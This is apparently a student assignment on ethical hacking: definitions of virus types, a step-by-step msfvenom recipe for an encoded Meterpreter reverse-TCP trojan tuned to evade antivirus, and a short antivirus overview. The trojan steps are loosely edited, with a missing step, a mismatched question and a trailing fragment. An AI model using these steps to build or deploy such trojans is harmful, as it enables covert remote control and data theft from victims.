ETHICAL HACKING ASSIGNMENT 4


Q.1 Define Types of Viruses.

ANS. File Virus:

This type of virus infects the system by appending itself to the end of a file. It changes the start of a program so that the control jumps to its code. After the execution of its code, the control returns back to the main program. Its execution is not even noticed. It is also called a Parasitic virus because it leaves no file intact but also leaves the host functional.

Boot sector Virus:

It infects the boot sector of the system, executing every time system is booted and before the operating system is loaded. It infects other bootable media like floppy disks. These are also known as memory viruses as they do not infect the file systems.



Macro Virus:

Unlike most viruses which are written in a low-level language(like C or assembly language), these are written in a high-level language like Visual Basic. These viruses are triggered when a program capable of executing a macro is run. For example, the macro viruses can be contained in spreadsheet files.

Source code Virus:

It looks for source code and modifies it to include virus and to help spread it.

Polymorphic Virus:

A virus signature is a pattern that can identify a virus(a series of bytes that make up virus code). So in order to avoid detection by antivirus a polymorphic virus changes each time it is installed. The functionality of the virus remains the same but its signature is changed.

Encrypted Virus:

In order to avoid detection by antivirus, this type of virus exists in encrypted form. It carries a decryption algorithm along with it. So the virus first decrypts and then executes.

Stealth Virus:

It is a very tricky virus as it changes the code that can be used to detect it. Hence, the detection of viruses becomes very difficult. For example, it can change the read system call such that whenever the user asks to read a code modified by a virus, the original form of code is shown rather than infected code.

Tunneling Virus:

This virus attempts to bypass detection by antivirus scanner by installing itself in the interrupt handler chain. Interception programs, which remain in the background of an operating system and catch viruses, become disabled during the course of a tunneling virus. Similar viruses install themselves in device drivers.

Multipartite Virus:

This type of virus is able to infect multiple parts of a system including the boot sector, memory, and files. This makes it difficult to detect and contain.

Armored Virus:

An armored virus is coded to make it difficult for antivirus to unravel and understand. It uses a variety of techniques to do so like fooling antivirus to believe that it lies somewhere else than its real location or using compression to complicate its code.

Browser Hijacker:

As the name suggests this virus is coded to target the user's browser and can alter the browser settings. It is also called the browser redirect virus because it redirects your browser to other malicious sites that can harm your computer system.

Memory Resident Virus:

Resident viruses installation store for your RAM and meddle together along with your device operations. They behave in a very secret and dishonest way that they can even connect themselves for the anti-virus software program files.

Direct Action Virus:

The main perspective of this virus is to replicate and take action when it is executed. When a particular condition is met the virus will get into action and infect files in the directory that are specified in the AUTOEXEC.BAT file path.

Overwrite virus:

This type of virus deletes the information contained in the file that it infects, rendering them partially or totally is useless once they have been infected.

Directory Virus:

This virus is also called called File System Virus or Cluster Virus. It infects the directory of the computer by modifying the path that is indicating the location of a file.

Companion Virus:

This kind of virus usually use the similar file name and create a different extension of it. For example, if there's a file "Hello.exe", the virus will create another file named "Hello.com" and will hide in the new file

FAT Virus:

The File Allocation Table is the part of the disk used to store all information about the location of files, available space , unusable space etc.

This virus affects the FAT section and may damage crucial information.

Q.2 Create virus using Http Rat Trojan tool.

ANS. Step 1: Open exploit software

Open up the terminal and type in

msfvenom

This will show a list of commands available to you in metasploit. To see available payloads, type in

msfvenom -l payloads

This will list all available payloads for you to use. As you can see, there are a lot of them. If you want to see other options, you can type in any of the other options listed on screen. You can see options like formatting, platforms, encoders (which will be discussed later in this article), encryption keys, bad characters, and many others.

Step 2: Choose our payload

Type in

msfvenom -l payloads

to see a list of payloads.

We recommend using windows/meterpreter/reverse_tcp. It allows you to keylog, sniff for data, and control the infected computer's file system, microphone, and webcam. It is one of the most versatile, invasive, and devastating payloads in Metasploit

Step 3: Customize our payload

Now that we have our payload, we can check what options we have. Type:

msfvenom –list-options -p [payload]

to see what we can change about the exploit and where the exploit sends the information.

We see that LHOST is blank; this is where the exploit sends information from the infected device. In most cases, this will be your ip address.

To find your ip address, type

ifconfig

into the terminal to get this window. Your ip address is after the word “inet.” If you are connected to the internet via ethernet, use the ip address at eth0; if you are connected wirelessly, use the one at wlan0.

Step 4: Generate the trojan

Now that we have our payload, ip address, and port number, we have all the information that we need. Type in:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]

The file type should be exe, and the path should be the file name (make sure the file extension after the name and the file type match). Especially make sure to not press enter before putting the “> [path],” as this will run the exploit on your own device.

Step 6: Encrypt the trojan

Since windows/meterpreter/reverse_tcp is a common exploit, many antivirus programs will detect it. However, we can encrypt the program so that an antivirus can’t catch it. Included with metasploit is a long list of encryptors. Type:

msfvenom -l encoders to see a list of them.

Once you choose the encryption you want (we recommend x86/shikata_ga_nai), you can encrypt it multiple times when you type in the command to make the exploit. Encrypting the file multiple times helps prevent antivirus programs from catching your virus. Type in:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -e [encoder] -i [number of times to encrypt] -f [file type]>[path]

Now we have made a trojan virus that has been encrypted and harder to recognize by an antivirus program. If we type 'ls' to look at our files, we see

Step 7: Open a Meterpreter Session so that the Trojan can connect back to you

For this step, please visit How to use Meterpreter when controlling a Trojan. Make sure that you use your ip address (the ip address of the computer running Kali and the one that you used when creating the trojan) and also use the same exploit: windows/meterpreter/reverse_tcp

Q.3Explain any one Antivirus with example

ANS. Norton AntiVirus is an anti-virus or anti-malware software product founded by Peter Norton, developed and distributed by Symantec (now Gen Digital) since 1990 as part

of its Norton family of computer security products. It uses signatures and heuristics to identify viruses.

1.Microsoft Defender.

2.Norton 360.

3.Bitdefender Antivirus.

4.Malwarebytes.

5.McAfee Total Protection.

6.ESET NOD32 Antivirus etc.